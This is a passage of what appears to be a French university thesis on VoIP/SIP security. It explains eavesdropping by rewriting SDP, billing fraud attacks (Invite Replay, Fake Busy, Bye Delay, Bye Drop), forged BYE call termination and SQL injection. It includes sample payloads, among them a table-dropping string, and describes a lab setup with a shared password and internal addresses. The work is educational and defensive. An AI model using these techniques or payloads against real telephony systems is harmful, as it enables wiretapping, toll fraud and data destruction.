La signalisation SIP ne se charge aucunement du transfert du flux audio (voir section 3.2). En effet, c'est en général RTP qui s'en charge. SIP s'occupe de la session et se charge de la négociation des paramètres de session tels que les adresses où le flux RTP devra être envoyé. En ce qui concerne l'appelant, ces informations se retrouvent dans l'`INVITE` et définissent l'adresse IP et le numéro de port où le flux RTP devra être envoyé pour que celui-ci puisse recevoir les données vocales. En ce qui concerne l'appelé, ces informations se retrouvent dans le message `200 OK` transmit à l'appelant. De cette manière, les adresses IP et numéros de port servant au protocole RTP sont connus de part et d'autre afin que la communication puisse s'établir et que les messages vocaux puissent être échangés.

L'attaquant se trouvant au milieu de la communication, il perçoit les messages SIP échangés. Il peut donc connaitre les informations de connexion du flux RTP et peut même changer ces données. De cette manière, en y entrant ses propres informations, il peut ainsi rediriger le flux RTP vers sa machine ou une machine distante afin de récupérer le flux audio. Connaissant les adresses IP et numéros de port utilisés par les terminaux, il peut également, de manière transparente, rediriger le flux audio vers ceux-ci afin que les utilisateurs ne s'aperçoivent pas de la supercherie.

Rappelons que l'authentification ne protège pas les informations fournies par SDP et ne permet donc pas de se protéger de ce type d'attaque. Cependant, des mécanismes existent pour prévenir la mise sur écoute. Nous pouvons notamment citer ZRTP, spécialement conçu pour cela (protocole de chiffrement pour les appels VoIP utilisant l'échange de clés de Diffie-Hellman ainsi que le protocole SRTP (Secure Real-time Transport Protocol) pour le chiffrement [26]). Au cours de l'implémentation de cette attaque (voir chapitre suivant), nous avons rencontré ZRTP sur un réseau effectif et ce dernier nuisait au bon fonctionnement de celle-ci (avec l'utilisation du *softphone* Jitsi). Notons également que S/MIME permettrait de protéger la partie SDP et donc d'empêcher cette attaque (voir section 4.3).

Une séquence de messages SIP échangés pour une telle attaque est présentée à la figure 5.2.

5.2 Facturation

Dans la télécommunication, la facturation est importante et impacte directement les utilisateurs. En effet, comme nous l'avons abordé, les services actuels de facturation VoIP sont basés sur la signalisation VoIP et, de ce fait, une attaque sur la signalisation VoIP peut devenir une menace réelle pour le service de facturation.

Les services VoIP commerciaux existants ont soit un forfait limité, soit un



FIGURE 5.2 – Mise sur écoute d'un appel

forfait illimité du temps d'appel. Les plans tarifaires dépendent du pays et du type d'appel. L'idée générale des attaques de facturation est de prolonger la durée d'un appel afin de surcharger son cout initial, et cela, de manière transparente afin que la victime ne s'en rende pas compte, ou du moins pas immédiatement [13, 14, 15].

5.2.1 Invite Replay

Souvenons-nous qu'une fonction *anti-replay* existe, pour les requêtes `INVITE` par exemple, mais pas seulement. Cette attaque utilise le fait que certaines implémentations implémentent mal cette fonctionnalité *anti-replay*. L'authentification SIP ne permet pas de stopper cette attaque si la fonctionnalité est mal implémentée, permettant dès lors des appels non autorisés venant de l'attaquant.

En effet, lors de cette attaque, l'attaquant est positionné entre le terminal et le serveur, et intercepte les messages. Il les récupère simplement sans les modifier. Le terminal souhaite passer un appel et initie donc celui-ci par l'envoi d'une requête `INVITE`. Le serveur, configuré pour demander une authentification, lui renvoie une réponse `401 Unauthorized`. Le terminal réalise donc une nouvelle requête `INVITE` en y ajoutant ses identifiants (avec le *nonce* et le *realm* reçus du serveur). Si l'appelé répond, l'appel s'établit normalement et la suite de la conversation se poursuit, mais n'intéresse plus l'attaquant.

Même si l'attaquant ne peut récupérer le mot de passe du terminal, il peut cependant conserver l'information d'authentification. Lorsqu'il le souhaite, il peut utiliser cette requête `INVITE` avec authentification afin de passer un appel plus tard, en facturant donc le terminal initial. Pour passer l'appel, il convient néanmoins à l'attaquant de modifier la partie SDP du message afin de permettre au flux RTP de s'établir.

Cette attaque ne peut fonctionner que si la fonction *anti-replay* n'est pas utilisée ou est mal implémentée.

Une séquence de messages SIP échangés pour une telle attaque est présentée à la figure 5.3.

5.2.2 Fake Busy

Cette attaque et les deux suivantes disposent d'une structure légèrement différente des précédentes. En effet, lors des précédentes attaques, un attaquant se trouvait au milieu de la conversation, entre un terminal et un serveur. Cette fois-ci, l'attaquant devra disposer de deux entités MITM (Man-in-the-Middle). L'une de ces entités se trouvera entre le terminal appelant et le serveur avec lequel il communique, l'autre se trouvera entre le terminal appelé et le serveur avec lequel il communique. De ce fait, l'attaquant aura la possibilité d'intercepter aussi bien les messages d'un côté que de l'autre.

Cette attaque-ci va essentiellement contrôler la durée de l'appel et faire payer la communication à l'utilisateur pour une durée choisie. Lorsque l'appelant envoie sa seconde requête `INVITE` munie de ses identifiants, le premier MITM intercepte le message et modifie l'adresse IP et le numéro de port du flux RTP (se trouvant dans le corps de message de type SDP) par sa propre adresse et un numéro de port



FIGURE 5.3 – Invite Replay

choisi. Il envoie ensuite cette requête modifiée au serveur *proxy* qui va contacter celui du destinataire. Pendant ce temps, il répond à l'appelant par une réponse `486 Busy Here` lui faisant croire que le destinataire est occupé et donc que l'appel n'aura pas lieu. L'utilisateur va donc raccrocher et ne se doutera pas que l'appel aura néanmoins lieu et qu'il sera facturé.

Le serveur *proxy* du destinataire transmet la requête au terminal de l'appelé, et c'est ici que le second MITM entre en jeu. Il intercepte cette requête et répond au serveur par les messages `100 Trying`, `180 Ringing` et `200 OK`. Dans ce dernier message cependant, il y inclut son adresse IP et un numéro de port choisi dans la partie SDP. Il ne transmet donc jamais la requête au destinataire qui ne se doutera pas qu'on a essayé de l'appeler. Les différentes réponses vont être transmises en direction du premier terminal, mais reçues par le premier MITM qui va pouvoir répondre par un `ACK` finalisant l'initialisation de l'appel. La connexion est établie entre les deux MITM qui peuvent maintenant contrôler la durée de l'appel.

Une séquence de messages SIP échangés pour une telle attaque est présentée à la figure 5.4.

5.2.3 Bye Delay

Cette attaque utilise la même structure que la précédente et a pour but de prolonger la durée d'un appel de manière transparente en retardant les requêtes `BYE`. Pour cela, lorsqu'un appel se termine et que les conversants raccrochent, et donc que les terminaux envoient une requête `BYE`, les MITM interceptent ces requêtes et répondent par un message `200 OK` leur faisant croire que l'appel s'est bien terminé. En réalité, ils ont pris le contrôle de la communication. Les deux MITM s'envoient du faux flux RTP afin que les serveurs RTP, par lesquels le flux passe, croient que la conversation est toujours active. L'appel sera donc prolongé de la durée voulue par l'attaquant. Celui-ci pourra terminer l'appel quand il le voudra en envoyant une requête `BYE` d'un MITM vers le serveur *proxy* avec lequel il communique.

Une séquence de messages SIP échangés pour une telle attaque est présentée à la figure 5.5.

5.2.4 Bye Drop

Cette dernière attaque de facturation utilise également la même structure que les deux attaques précédentes. Elle a pour but de prolonger la durée d'un appel, non pas en retardant les requêtes `BYE`, mais en les supprimant. Similairement à l'attaque précédente, les MITM interceptent les requêtes `BYE` et répondent par un message `200 OK` pour donner l'impression que l'appel s'est terminé correctement. De même, du flux RTP est généré pendant un certain moment afin de faire croire que la conversation continue. Une fois que les MITM souhaitent clôturer la conversation, ils arrêtent tout simplement d'envoyer du flux RTP, et ne se préoccupent pas d'envoyer une quelconque requête `BYE` aux serveurs. Des expériences ont pu montrer que de réels serveurs RTP ont continué d'envoyer du flux RTP avant de



FIGURE 5.4 – Fake Busy



FIGURE 5.5 – Bye Delay

terminer l'appel en envoyant eux-mêmes une requête `BYE` et en arrêtant la conversation [13, 14]. Il s'est avéré que ce flux envoyé par les serveurs RTP était en fait du bruit de fond.

Une séquence de messages SIP échangés pour une telle attaque est présentée à la figure 5.6.

5.3 Autres

Cette section reprend deux autres attaques ne rentrant pas dans les catégories précédentes. Elles n'ont pas de liens entre elles.

5.3.1 Destruction d'un appel

Un attaquant se trouvant sur le chemin des messages SIP d'un terminal à un serveur dispose de plusieurs opportunités. S'il souhaite bloquer les messages et empêcher toute communication du terminal, il lui suffit de ne pas laisser passer les messages du terminal.

Le but de l'attaque décrite ici est néanmoins différent. L'attaquant souhaite détruire ou arrêter un appel en cours. Pour une raison ou une autre, il ne veut plus que la communication continue. Pour ce faire, grâce aux informations de session recueillies par l'interception des messages, il envoie une requête `BYE` au serveur lorsqu'il souhaite mettre fin à la communication [5]. Si le serveur ne requérait pas d'authentification pour l'appel, il lui est alors aisé de falsifier une telle requête.

L'attaquant a besoin de connaitre la `Request-URI` à donner à la requête `BYE`. Celle-ci peut se retrouver dans la requête `INVITE`. Il faut cependant y ajouter un numéro de port qui, la plupart du temps, est le 5060 (port par défaut pour SIP). Il lui faut également connaitre l'adresse IP du terminal et son numéro de port. Ceux-ci peuvent être connus à partir de la requête `INVITE`, à nouveau. Il lui reste ensuite à compléter les champs `Contact`, `To`, `From` et `Call-ID`, ainsi que d'autres champs triviaux tels que `CSeq` et `Max-Forward`. Les champs `Contact` et `Call-ID` peuvent être récupérés à partir de la requête `INVITE`, encore une fois, et les deux autres peuvent être repris de la réponse `200 OK` envoyée par le serveur. En effet, ceux-ci ne correspondent pas tout à fait à ceux de la requête `INVITE`, car des *tags* ont été ajoutés.

Grâce à toutes ces informations, une requête `BYE` peut être construite et envoyée au serveur, mettant fin à la communication. Cependant, le terminal ayant initié la communication et dont nous avons intercepté les messages ne sera pas au courant de cette terminaison, mais ne recevra plus de flux audio de la part de son interlocuteur. Le choix de l'en informer ou non est laissé à l'attaquant. S'il veut l'en informer, il doit créer une autre requête `BYE` lui étant destinée et la lui envoyer.

Une séquence de messages SIP échangés pour une telle attaque est présentée à la figure 5.7.



FIGURE 5.6 – Bye Drop



FIGURE 5.7 – Destruction d'un appel

5.3.2 Injection SQL lors d'un enregistrement

Avant toute chose, il convient de rappeler ce qu'est SQL (Structured Query Language) et ce qu'est une injection SQL. SQL est un langage de programmation destiné à la gestion des données dans une base de données relationnelle. Une injection SQL est une attaque visant à insérer des instructions SQL dans une requête normale afin de former une nouvelle requête malveillante dont les causes peuvent être très néfastes. Ce genre d'attaque se retrouve souvent sur Internet lorsqu'un utilisateur malintentionné introduit des instructions SQL dans un formulaire. De ce fait, si le développeur n'a pas prévu des mécanismes d'échappement des données reçues, la requête SQL (normalement inoffensive) causera de sérieux dommages à la base de données.

Exemple simple Partons d'une base de données contenant une table `users` disposant d'un champ `name`. La requête non échappée initiale est la suivante :

```
"SELECT * FROM users WHERE name='" + username + "';"
```

où `username` est un paramètre contenant les données entrées dans le formulaire.

Si un utilisateur malicieux entre comme texte dans le formulaire :

```
' OR '1'='1
```

la nouvelle requête obtenue devient :

```
"SELECT * FROM users WHERE name='' OR '1'='1';"
```

ce qui n'a pas du tout l'effet souhaité. En effet, ici, l'attaquant obtiendrait toutes les entrées de la table `users` même s'il n'en a pas l'autorisation.

Pire encore, nous pouvons même imaginer une attaque en vue d'altérer la base de données, notamment de supprimer une partie de celle-ci. Par exemple, si de multiples instructions sont autorisées pour une même requête, et que l'utilisateur entre comme texte :

```
'; DROP TABLE users; --
```

cela aura pour effet de supprimer la table `users` entièrement. Notons qu'ici, `--` permet de mettre en commentaire le reste de la ligne.

Application à SIP Maintenant que nous connaissons le mécanisme d'une injection SQL, appliquons-le à SIP. Simplement, si un serveur *registrar* utilise une base de données SQL comme SQLite[1] par exemple, nous pourrions effectuer des injections SQL dans cette base de données avec la requête `REGISTER` et, ainsi, modifier les données contenues dans la base de données *location* [6] (voir section 7.2).

1. `http://www.sqlite.org`

Chapitre 6

Implémentations

Maintenant que nous avons un bon bagage théorique de la signalisation dans un réseau VoIP, de son fonctionnement, de ses mécanismes de sécurité et du genre d'attaques qui peuvent être effectuées, nous sommes en mesure de tester et d'implémenter certaines de ces attaques sur un réseau réel.

Pour cela, il nous faut une chose importante : un réseau VoIP. C'est-à-dire que nous avons besoin des serveurs *registrar*, *location* et *proxy* principalement, ainsi que de téléphones VoIP connectés au réseau. Afin de mettre en place ces attaques, le laboratoire du groupe Opéra [1] de l'ULB contenant le matériel adéquat a été mis à notre disposition.

Nous commencerons par voir comment celui-ci se présente, nous continuerons par la description des attaques et de leurs implémentations, et nous terminerons par l'explication de l'installation du code, de sa configuration et de son utilisation.

6.1 Topologie du réseau

Le réseau local se trouvant au laboratoire d'Opéra est composé des éléments suivants :

- un serveur Asterisk tournant en continu sur une machine ;
- des téléphones SIP configurés par DHCP (Dynamic Host Configuration Protocol) :
  - Alice,
  - Bob,
  - Charlie,
  - Eve,
  - Fred.

Lorsque les téléphones sont connectés et qu'ils reçoivent une adresse par DHCP, ils peuvent s'enregistrer et communiquer. Ils ont chacun un mot de passe, configuré à la fois dans le téléphone et dans les configurations du serveur Asterisk. Pour plus de facilité, le mot de passe est identique pour tous : `azerty` (même si « 42 » eût

1. `http://opera.ulb.ac.be`

été plus adéquat, je l'accorde [2]).

Pour travailler à distance de manière plus autonome, un identifiant m'a été fourni. Avec celui-ci, je pouvais me connecter au VPN (Virtual Private Network), à l'adresse `164.15.79.31`.

Une fois connecté au VPN, une connexion au serveur Asterisk peut se faire via l'adresse `172.16.1.10`. En dehors du laboratoire, il est évidemment difficile d'utiliser les téléphones SIP présents, mais, par contre, l'utilisation de *softphones* est possible. Différents *softphones* existent, notamment X-Lite, Linphone, Jitsi, iSoftPhone, zoiper, Telephone. Nous avons principalement utilisé les deux premiers.

Pour les utiliser, il y a deux étapes à suivre : configurer Asterisk et configurer les téléphones. Pour enregistrer les informations d'un nouveau téléphone dans Asterisk, il y a deux fichiers à modifier : `/etc/asterisk/sip.conf` ainsi que `/etc/asterisk/extensions.conf`. Le premier permet de définir le nom du téléphone (comme Alice ou Bob) ainsi que le mot de passe utilisé (et d'autres paramètres utiles). Le second permet de définir l'extension ou le numéro du *dial plan* (c'est-à-dire le numéro à taper pour appeler le terminal). Une fois ces fichiers modifiés, il faut relancer le serveur Asterisk pour prendre en compte les modifications. Pour cela, la commande suivante doit être exécutée en tant que *root* : `/etc/init.d/asterisk restart`.

La configuration des téléphones dépend de chaque *softphone*. Il convient de renseigner le nom de l'utilisateur (téléphone), le domaine (souvent associé à l'adresse du serveur *proxy*) ainsi que le mot de passe. D'autres configurations peuvent être faites, comme les numéros de port et le protocole de transport (UDP ou TCP par exemple).

Maintenant que les configurations sont faites, l'utilisation des *softphones* en passant par le VPN permet d'effectuer des appels d'un téléphone à l'autre tout en étant hors du laboratoire.

Cependant, pour effectuer des attaques il faut être capable d'intercepter les messages SIP entre les téléphones et le serveur. Cela demande du matériel et une mise en place logistique. Une manière plus simple pour placer notre MITM au milieu de la chaine est de configurer un des téléphones pour qu'il contacte notre MITM plutôt qu'Asterisk. En effet, il suffit de lancer notre MITM sur le réseau afin qu'il réceptionne les messages UDP lui étant transmis (nous pourrions travailler avec TCP, mais le choix s'est porté sur UDP ici). Il ne reste plus qu'à configurer le téléphone dont les messages doivent être interceptés afin que l'adresse du serveur ne soit pas celle d'Asterisk, mais celle de notre MITM. De ce fait, cela imitera le comportement d'une interception de messages, et des attaques pourront être testées. 